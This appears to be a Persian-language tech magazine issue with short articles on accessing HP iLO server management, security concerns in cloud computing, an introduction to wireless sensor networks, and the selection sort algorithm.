سپس به پنجره تنظیمات اولیه ILO وارد می شوید .این محیط از چند تب تشکیل گردیده و هر تب دارای گزینه هایی برای تنظیمات لازم و اولیه ILO از قبل ساعت سیستم، کارت شبکه و شناسه کاربری و رمز عبور برای مورد استفاده قرار می گیرد. با کلیک بر روی تب Network می توانید تنظیمات مرتبط با کارت شبکه و IP را اعمال کنید. ارتباط از طریق مرورگر وب دارای تسک های یکسان است و برای کارایی آسان و گردش راحت میان تب های مختلف از مسیر یاب در سمت چپ پنجره می توان استفاده کرد. این روش مرسوم در بین مدیران IT برای ارتباط با سرور به شمار می آید.



وقتی نیاز به ارتباط با استفاده از مرورگر وب داشته باشید باید IP اختصاص داده شده به ILO را در آدرس بار مرورگر وارد نمایید تا با پنجره ی ورود مواجه شوید که با وارد کردن شناسه کاربری و رمز عبور وارد صفحه اصلی میشوید.



همانطور که در تصویر بالا مشاهده می کنید سطح دسترسی به شاخه های مختلف تقسیم گردیده است که تنظیمات مورد نظر در سرور بوسیله این گزینه ها انجام می پذیرد.

Information

در این قسمت اطلاعات کلی از نسخه و نام سرور و شرکت سازنده را نمایش می دهد و لاگ های سیستم را نشان می دهد. در کنار این قابلیت ها وضعیت سلامت و فعال بودن سیستم را گزارش می دهد.

ILO Federation

از این گزینه برای شناسایی و مدیریت کردن یک تعداد سرور به صورت همرمان استفاده می نمایند.

Remote Console

دسترسی با کارایی بالا و استفاده از کنسول ایمن برای بررسی و مدیریت سرور از هرجایی

از جهان اگر شما به شبکه متصل به سرور داشته باشید.

Power Management

این گزینه به شما این امکان را میدهد به صورت ایمن و کنترل از راه بتوانید وضعیت پاور سرور را بررسی و مدیریت نمایید.



روش دیگر برای اتصال به ILO استفاده از Application Mobile می باشد. بوسیله برنامه HP ILO که برای تلفن همراه توسط برنامه نویسان شرکت HP ارائه شده است کار مدیران IT شرکت بسیار راحت شده است و در عین حال می توانند در هر زمان و مکان با استفاده از این برنامه وارد سامانه ILO شوند و مشکلات پیش آمده را شناسایی و رفع نمایند. نام Application مورد نظر برای سیستم عامل های iOS و اندروید ILO Console است و برای دریافت این برنامه می توانید به App Store و GooglePlay برای دانلود مراجعه نمایید.

همانطور که در تصویر بالا مشاهده می نمایید محیط اتصال به ILO می باشد و برای ورود مانند راه های ورود دیگر نیاز به IP و شناسه کاربری و رمز عبور است تا وارد شدن به قسمت تنظیمات موثر گردد. علاوه بر این امکان شناسایی آدرس شبکه ILO با اسکن کردن QR-Code وجود دارد که برای انجام شدن این کار به وسیله نرم افزار های ساخت QR-Code قادر خواهید بود با نوشتن آدرس IP کارت شبکه ILO و شناسه کاربری و رمز عبور به راحتی فقط با اسکن آن کد ساخته شده اطلاعات را وارد کرده و متصل گردید.

badrinex@gmail.com



بررسی امنیت در رایانش ابری

نگرانی های امنیتی در پردازش ابری

در حالی که پردازش ابری توانایی انجام عملیات فناوری اطلاعات را به صورت سبک و ارزان فراهم می‌کند. بسیاری از استفاده کنندگان از سرویس های ارائه‌دهندگان پردازش ابری،در مورد امنیت دغدغه دارند و بسیاری از آن‌ها نبود یا کم بودن اطمینان برای امن سازی اطلاعاتی که در ابر قرار دارند را تاکید کرده است.

نگرانی های امنیتی برجسته در پردازش ابری

– امنیت داده

– جلوگیری از بین رفتن داده‌ها

– کنترل دسترسی

– موقعیت منابع

– احرازهویت و اعتماد به اطلاعات

– آسیب پذیری حملات سایبری

– دسترسی بدون وقفه

– استانداردها،قوانین، آیین نامه و تطابق‌ها

– قوانین سایبری در ابر

– و...

امنیت داده : اولین نگرانی امنیتی در پردازش ابری افشاء داده به اشخاص یا سیستم‌های غیر مجاز می‌باشد.زمانی که اطلاعات و داده‌ها در ابر قرار می‌گیرد، مالک داده میخواهد بداند که اطلاعات او در کجا ذخیره می‌شود و چه کسانی به آن اطلاعات دسترسی دارند و آیا دسترسی به کاربران مجاز محدود خواهد شد؟ چالش دیگر، امنیت ماشین‌های مجازی است. ناظر ماشین مجازی و ماشین‌های مجازی، که مورد استفاده ارائه‌دهندگان ابر قرار می‌گیرد نیز ممکن است دارای آسیب پذیری هایی باشد.برخی از این آسیب‌پذیری ها مشکلی جدی‌تر در محیط های چند اجاره‌ای فراهم می‌آورد. محیطی که به خطر افتادن ماشین مجازی در آن می‌تواند به تمام کاربرانی که به سرور فیزیکی مشترکی دسترسی دارند، تاثیر بگذارد. در رایانش ابری، فرمت ذخیره اطلاعات از اهمیت بالایی برخوردار است و داده‌های خصوصی باید با کلیدهایی رمزگذاری شوند تا بتوان از آن‌ها محافظت کرد و همچنین کلیدهای استفاده شده برای رمزگذاری نیز باید محافظت گردند.

موضوع چند اجاره‌ای : این موضوع نشان دهنده چالشی برای حفاظت داده های کاربران در برابر دسترسی غیر مجاز از فرایندهای اجرا شده کاربران دیگر بر روی سرورهای فیزیکی مشابه می باشد. همانگونه که سابقاً در خدمات میزبانی وب اشتراکی وجود داشت.در این حالت دامنه هر رخدادی که در پردازش ابری رو می‌دهد،تنها به یک مستاجر محدود نمی‌شود و نقض کنترل دسترسی در یک کاربرد در یک ابر عمومی،موجب نقض کنترل دسترسی در کاربردهای دیگر می‌شود.زمانی که اطلاعات در یک محیط مشترک میزبانی می‌شوند،کنترل دسترسی به داده‌ها، حفظ حریم اختصاصی داده‌ها و جداسازی داده‌ها ضروری است.

موقعیت منابع : کاربران نهایی از خدمات ارائه شده توسط ارائه‌دهندگان ابر استفاده می‌کنند،بدون اینکه آگاهی دقیقی از این داشته باشند که منابع چنین خدماتی کجا واقع شده‌اند.زمنی که یک رخداد امنیتی روی می‌دهد، این مشکل خود را نشان می‌دهد.داده‌های ذخیره شده توسط ارائه دهندگان سرویس های ابری تنها تحت تاثیر قوانین ارائه دهندگان قرار ندارد، بلکه تخت تاثیر قوانین کشورهای مقیم نیز می‌باشد و کاربران باید قبل از استفاده از خدمات،از شرایط و قوانین آن سرویس‌ها آگاه شوند و درصورت موافقت با آن قوانین از سرویس‌های ارائه‌دهندگان استفاده نمایند.

احرازهویت و اعتماد به اطلاعات : زمانی که داده های مهم در زیر ساخت ارائه دهندگان ابر قرار میگیرد، این داده میتواند بدون رضایت صاحب اطلاعات تغییر کنند. دادههای تغییریافته ممکن است دوباره بازیابی گردد و توسط صاحب اطلاعات جهت انجام تصمیمات اساسی پردازش شود. اصالت داده ها در این مورد بسیار مهم است و از این رو باید این مقوله توسط ارائه دهنده آن تضمین شود. با این وجود استانداردهای متداول جهت اطمینان از صحت داده ها وجود ندارد.

استانداردهای ابری: این استانداردها نیازمند استانداردهای توسعه سازمانی جهت مهاجرت آن به سمت ابر در راستای افزایش پایداری و امنیت درون سازمانی میباشد.برای مثال، خدمات ذخیرهسازی اخیر ارائه دهندگان ابری ممکن است با خدمات ارائه دهندگان دیگر مغایر باشد. ارئه دهندگان ابری میتوانند به منظور حفظ مشتریان خود خدمات به اصطلاح با ثبات تری را معرفی می کنند و درصورتی که کاربران بخواهند خدمات و اطلاعات خود را به ارائه دهنده دیگری منتقل کنند این امر دشوار است.


نتیجه گیری

گفته شد که در سیستم رایانش ابری فضای کار بر روی داده ها و اطلاعات از می شود. در واقع همین موضوع وجه تمایز و ایده‌ی این سیستم بوده است؛ دیگر نیازی نیست برای دریافت خدمات و کار با برنامه ها نرم افزارهای مختلف و متنوع یک سیستم کامپیوتری قوی با حافظه زیاد را در اختیار داشته باشیم و برای انجام هر عملیات ساده ای برنامه ای خاص با حجم بالا را در کامپیوتر خود ذخیره نموده و نگران نگهداری و امکان از دست رفتن اطلاعاتمان باشیم؛ تمام خدمات و برنامه ها روی زیر ساخت ابری وجود دارد و ما با دسترسی به اینترنت می توانیم به همان چیزی که در لحظه دقیقا نیاز داریم دست یابیم بدون اینکه متحمل هزینه ی اضافی شویم. نکته قابل تأمل در مورد سیستم رایانش ابری این است که همین ایده ی ذخیره و ارائه خدمات روی یک ابر سیستم را از لحاظ امنیت بسیار آسیب پذیر و غیر قابل اعتماد نموده است، شرکت های ارائه دهنده و فراهم کننده ی خدمات به راحتی می توانند حریم شخصی افراد را نادیده گرفته و اطلاعات و داده های آن ها را مورد کنکاش قرار دهند؛ لذا تلاش هایی در راستای ارتقای امنیت این سیستم صورت گرفته که در صورت حل یک رقیب بلامنازع برای سایر سیستم ها خواهد بود

khalatbari.computer@gmail.com


گذری بر WSN – قسمت اول

این روزها استفاده از شبکه های بی سیم به شکل گسترده ای رو به افزایش است. شبکه های حسگر بیسیم ، شبکه های متراکمی از سنسورهای ارزان و کوچک هستند که داده های محیط را جمع و منتشر میکنند. شبکه های سنسور بیسیم مانیتورینگ و کنترل محیطهای فیزیکی را از محل دور و با دقت بالا، آسان میکنند.



شبکه حسگر بیسیم[1] شبکه ای متشکل از تعداد زیادی گره کوچک است که در هر گره تعدادی حسگر وجود دارد. شبکه حسگر بشدت با محیط فیزیکی تعامل دارد و از طریق حسگرها اطلاعات محیط گرفته شده و پردازش می شود. ارتباط بین گره ها بصورت بی سیم است و هرگره بطور مستقل و بدون دخالت انسان کار میکند و نوعا از لحاظ فیزیکی بسیار کوچک است و دارای محدودیت هایی در قدرت پردازش، ظرفیت حافظه، منبع تغذیه و ... می باشد. این محدودیت ها مشکلاتی را بوجود می آورد که منشأ بسیاری از مباحث پژوهشی مطرح در این زمینه است. این شبکه از پشته پروتکلی شبکه های سنتی پیروی می کند ولی بخاطر محدودیت ها و تفاوتهای وابسته به کاربرد، پروتکل ها باید باز نویسی شوند

پیشرفتهای اخیر در فناوری ساخت مدارات مجتمع در اندازه های کوچک از یک سو و توسعه فناوری ارتباطات بیسیم از سوی دیگر زمینه ساز طراحی شبکه های حسگر بیسیم شده است. تفاوت اساسی این شبکه ها ارتباط آن با محیط و پدیده های فیزیکی است. شبکه های سنتی ارتباط بین انسانها و پایگاه های اطلاعاتی را فراهم میکند در حالی که شبکه ی حسگر مستقیما با جهان فیزیکی در ارتباط است. شبکه های حسگر با استفاده از حسگرها محیط فیزیکی را مشاهده کرده، بر اساس مشاهدات خود تصمیم گیری نموده و عملیات مناسب را انجام می دهند. نام شبکه حسگر بیسیم برای انواع مختلف که به منظورهای خاص طراحی می شوند یک نام عمومی است. برخلاف شبکه های سنتی که همه منظوره اند شبکه های حسگر نوعا تک منظوره هستند. در صورتی که گره ها توانایی حرکت داشته باشند شبکه می تواند گروهی از رباتهای کوچک در نظر گرفته شود که با هم بصورت تیمی کار می کنند و جهت مقصد خاصی مثلا بازی فوتبال یا مبارزه با دشمن طراحی شده است. از دیدگاه دیگر اگر در شبکه تلفن همراه، ایستگاههای پایه را حذف نماییم و هر گوشی را یک گره فرض کنیم ارتباط بین گره ها باید بطور مستقیم یا از طریق یک یا چند گره میانی برقرار شود. این خود نوعی شبکه حسگر بیسیم می باشد.



به هر حال از آنجا که این فن نقطه تلاقی دیدگاه های مختلف است تحقق آن می تواند بستر پیاده سازی بسیاری از کاربردهای آینده باشد. کاربرد فراوان این نوع شبکه و ارتباط آن با مباحث مختلف مطرح در کامپیوتر و الکترونیک از جمله امنیت شبکه، ارتباط Real-time، پردازش صوت و تصویر، Data mining، رباتیک، طراحی خودکار Digital Embedded Systems و... میدان وسیعی برای پژوهش محققان با علاقمندی های مختلف فراهم نموده است.

همانطور که اشاره شد یک شبکه حسگر متشکل از تعداد زیادی گره‌های حسگر است که در یک محیط به طور گسترده پخش شده و به جمع‌آوری اطلاعات از محیط می‌پردازند. لزوماً مکان قرار گرفتن گره‌های حسگر، از قبل تعیین شده و مشخص نیست. چنین خصوصیتی این امکان را فراهم می‌آورد که بتوانیم آنها را در مکان‌های خطرناک و یا غیرقابل دسترس رها کنیم.

از طرف دیگر این بدان معنی است که پروتکل‌ها و الگوریتم‌های شبکه‌های حسگر باید دارای توانایی‌های خودساماندهی باشند. دیگر خصوصیت‌های منحصر به فرد شبکه‌های حسگر، توانایی همکاری و هماهنگی بین گره‌های حسگر است. هر گره حسگر روی برد خود دارای یک پردازشگر است و به جای فرستادن تمامی اطلاعات خام به مرکز یا به گره‌ای که مسئول پردازش و نتیجه‌گیری اطلاعات است، ابتدا خود یک سری پردازش‌های اولیه و ساده را روی اطلاعاتی که به دست آورده است، انجام می‌دهد و سپس داده‌های نیمه پردازش شده را ارسال می‌کند.


با اینکه هر حسگر به تنهایی توانایی ناچیزی دارد، ترکیب صدها حسگر کوچک امکانات جدیدی را عرضه می‌کند. در واقع قدرت شبکه‌های بی‌سیم حسگر در توانایی به‌کارگیری تعداد زیادی گره کوچک است که خود قادرند سرهم و سازماندهی شوند و در موارد متعددی چون مسیریابی هم‌زمان، نظارت بر شرایط محیطی، نظارت بر سلامت ساختارها یا تجهیزات یک سیستم به کار گرفته شوند.

گستره کاربری شبکه‌های بیسیم حسگر بسیار وسیع بوده و از کاربردهای کشاورزی، پزشکی و صنعتی تا کاربردهای نظامی را شامل می‌شود.

[1] Wireless Sensor Network (WSN)

به عنوان مثال یکی از متداول‌ترین کاربردهای این تکنولوژی، نظارت بر یک محیط دور از دسترس است. مثلاً نشتی یک کارخانه شیمیایی در محیط وسیع کارخانه می‌تواند توسط صدها حسگر که به طور خودکار یک شبکه بیسیم را تشکیل می‌دهند، نظارت شده و در هنگام بروز نشت شیمیایی به سرعت به مرکز اطلاع داده شود.

در این سیستم‌ها بر خلاف سیستم‌های سیمی قدیمی، از یک سو هزینه‌های پیکربندی و آرایش شبکه کاسته می‌شود از سوی دیگر به جای نصب هزاران متر سیم فقط باید دستگاه‌های کوچکی که تقریباً به اندازه یک سکه هستند را در نقاط مورد نظر قرار داد. شبکه به سادگی با اضافه کردن چند گره گسترش می‌یابد و نیازی به طراحی پیکربندی پیچیده نیست. در شکل زیر یک حسگر طراحی شده برای شبکه‌های WSN که به اندازه یک سکه است را مشاهده می کنید.



کاربرد شبکه های حسگر بیسیم


امروزه زندگی بدون ارتباطات بی سیم قابل تصور نیست. پیشرفت تکنولوژی CMOS و ایجاد مدارات کوچک و کوچکتر باعث شده است تا استفاده از مدارات بیسیم در اغلب وسایل الکترونیکیِ امروز ممکن شود. این پیشرفت همچنین باعث توسعه ریز حسگر ها شده است. این ریز حسگر ها توانایی انجام حس های بی شمار، در کارهایی مانند شناسایی صدا برای حس کردن زلزله را دارا می باشند. علاوه بر این ریز حسگرها جمع آوری اطلاعات در مناطق دور افتاده و مکان هایی که برای اکتشافات انسانی مناسب نیستند را فراهم کرده است. اتومبیل ها می توانند از ریز حسگر های بیسیم برای کنترل وضعیت موتور، فشار تایرها، تراز روغن و... استفاده کنند. خطوط مونتاژ می توانند از این حسگرها برای کنترل فرایند مراحل تولید استفاده کنند. در موقعیت های استراتژیک ریز حسگرها می توانند توسط هواپیما بر روی خطوط دشمن ریخته شوند و سپس برای رد گیری هدف (مانند ماشین یا انسان) استفاده شوند. در هر صورت شبکه های حسگر در نقاط مختلفی کاربرد دارند. در ادامه به برخی از این کاربرد ها به صورت فهرست وار اشاره می شود .

- نظامی (برای مثال ردگیری اشیاء)
- بهداشت (برای مثال کنترل علائم حیاتی)
- محیط (برای مثال آنالیز زیستگاه های طبیعی)
- صنعتی (برای مثال عیب یابی خط تولید)
- سرگرمی (برای مثال بازی مجازی)
- زندگی دیجیتالی(برای مثال ردگیری مکان پارک ماشین)

تاریخچه شبکه های حسگر بیسیم


اگرچه طبق گفته ها تاریخچه شبکه های حسگر به دوران جنگ سرد و ایده اولیه آن به طراحان نظامی صنایع دفاع آمریکا برمیگردد ولی این ایده می توانست در ذهن طراحان رباتهای متحرک مستقل یا حتی طراحان شبکه های بیسیم موبایل نیز شکل گرفته باشد.

در شکل زیر طرح ها و ایده های اولیه شبکه های حسگر نشان داده شده است.



ساختار ارتباطی شبکه های حسگر

گره‌های حسگر همانند شکل زیر در یک منطقه پراکنده می‌شوند. همان‌طور که قبلاً هم اشاره کردیم گره‌های حسگر دارای توانایی خود ساماندهی هستند. هر کدام از این گره‌های پخش شده دارای توانایی جمع‌کردن اطلاعات و ارسال آنها به پایانه‌ای موسوم به sink است. این اطلاعات از یک مسیر چند مرحله‌ای که زیرساخت مشخصی ندارد به سینک فرستاده می‌شوند و سینک می‌تواند توسط لینک ماهواره یا اینترنت با گره task manager ارتباط برقرار کند.



طراحی یک شبکه تحت تأثیر فاکتورهای متعددی است. این فاکتورها عبارتند از تحمل خرابی، قابلیت گسترش، هزینه تولید، محیط کار، توپولوژی شبکه حسگر، محدودیت‌های سخت افزاری، محیط انتقال و مصرف توان که در شماره های بعدی راجع به آنها خواهیم نوشت. علاوه بر این در شماره های آتی در ارتباط با الگوریتم های مسیریابی در WSN، چالش های پیش رو در مسیریابی داده ها و نیز در ارتباط با انرژی و مصرف بهینه از انرژی در WSN برای شما خوانندگان عزیز خواهیم نوشت.

Mebrahimi.672@gmail.com

الگوریتم مرتب سازی انتخابی

Selection Sort

Element	1	2	3	4	5	6	7	8
Data	27	63	1	72	64	58	14	9
1st pass	1	63	27	72	64	58	14	9
2nd pass	1	9	27	72	64	58	14	63
3rd pass...	1	9	14	72	64	58	27	62

به طور کلی مفهوم مرتب سازی یعنی یک گروه معین از داده ها را توسط یکی از ویژگی های مشترکشان به ترتیب خاصی فهرست کرد. الگوریتم های مرتب سازی، الگوریتم هایی هستند که این کار را (مرتب سازی) با روش های مختلفی انجام می دهند. عمل مرتب سازی در روند کار الگوریتم های دیگر (مانند جست و جو) اهمیت زیادی دارد و به آن بهبود می بخشد. از رایج ترین ترتیب ها برای فهرست کردن داده ها واژه نامه ای و عددی هستند. ساده ترین الگوریتم مرتب سازی، مرتب سازی حبابی (Bubble sort) است و با اینکه خیلی ها مساله مرتب سازی را یک مساله حل شده می دانستند اما با گذشت زمان الگوریتم های کارآمد تری مانند کتابخانه ای، انتخابی، هرمی و...طراحی شد. در ادامه به تفصیل به بررسی الگوریتم مرتب سازی انتخابی (Selection sort) می پردازیم.

الگوریتم مرتب سازی انتخابی از دسته ی الگوریتم های مقایسه‌ای است و روش کار این الگوریتم بر پایه مقایسه می‌باشد. الگوریتم مرتب سازی انتخابی پیشرفته شده یا کارآمد تر شده ی الگوریتم مرتب سازی حبابی (Bubble Sort) می‌باشد و روش کارش شباهت بسیاری به الگوریتم مرتب سازی حبابی دارد.

یکی از ویژگی‌های خوب این الگوریتم سادگی آن است و برای مرتب سازی به هیچ تابع و حافظه کمکی نیاز ندارد و تمام عملیات را در خود لیست انجام می‌دهد و از ویژگی های بد آن پایدار نبودن آن است.

روش کار

همانطور که در قبل گفته شد الگوریتم مرتب سازی انتخابی پیشرفته شده‌ی الگوریتم مرتب سازی حبابی می‌باشد و روش کارش شباهت بسیاری با مرتب سازی حبابی دارد با این تفاوت که به جای اینکه هر عنصر را با عنصر بعد از خودش مقایسه و آن را جا به جا کند ابتدا بزرگ ترین یا کوچک‌ترین عنصر را پیدا کرده و آن را در جای خودش در لیست (اگر بزرگ‌ترین باشد در انتهای لیست و اگر کوچک‌ترین باشد در ابتدای لیست) قرار می‌دهد .

در مرحله ی بعد دومین عنصر بزرگ یا کوچک را پیدا کرده و آن را جا به جا می‌کند در حقیقت با این کار لیست ما به دو بخش مرتب شده و نا مرتب تقسیم می شود. این روند تا زمانی که تمام عنصرها مرتب شوند ادامه دارد.

۰:	۹ ۱ ۶ ۴ ۷ ۳ ۵
۱:	۵ ۱ ۶ ۴ ۷ ۳ ۹
۲:	۵ ۱ ۶ ۴ ۳ ۷ ۹
۳:	۵ ۱ ۳ ۴ ۶ ۷ ۹
۴:	۴ ۱ ۳ ۵ ۶ ۷ ۹
۵:	۳ ۱ ۴ ۵ ۶ ۷ ۹
۶:	۱ ۳ ۴ ۵ ۶ ۷ ۹

پیدا کردن بزرگ‌ترین یا کوچک‌ترین عنصر در لیست

پیدا کردن عنصر مورد نظر با روش جست‌وجوی خطی انجام می‌شود به این صورت که کلید واژه ی ما بزرگ‌ترین یا کوچک‌ترین عنصر انتخاب می‌شود (در اینجا بزرگ‌ترین عنصر فرض شده است). در مرحله ی بعد اولین عنصری که در لیست وجود دارد انتخاب می‌شود و با تمام عناصر مقایسه می‌شود وقتی که به اولین عنصر بزرگ‌تر از خود برخورد می‌کند عنصر بزرگ‌تر انتخاب می‌شود و این روند تا زمانی که لیست به پایان برسد ادامه دارد.

برای پیدا کردن دومین عنصر بزرگ نیز همین کار را انجام می‌دهیم فقط این بار تا عنصر n-1 ام مقایسه می‌کنیم. (برای سومین و چهارمین و... عنصر بزرگ نیز همین کار را انجام می دهیم)

کاربرد

برای بیان کاربرد هر الگوریتم ابتدا باید پیچیدگی زمانی و فضایی آن را بررسی کرد اگر به پیچیدگی های مرتب سازی انتخابی دقت کنیم متوجه می‌شویم که این الگوریتم در حالت متوسط الگوریتم کارآمدی است اما وقتی تعداد داده‌ها زیاد شود از سایر الگوریتم های متشابهش ضعیف تر عمل می‌کند و پیچیدگی زمانی بالایی دارد در نتیجه کار برد مرتب سازی انتخابی برای مرتب کردن داده‌های با تعداد کم یا متوسط است.

thenoneidentityIII@gmail.com

قبیله گیک ها



Happy
Birthday

www.geekstribemedia.com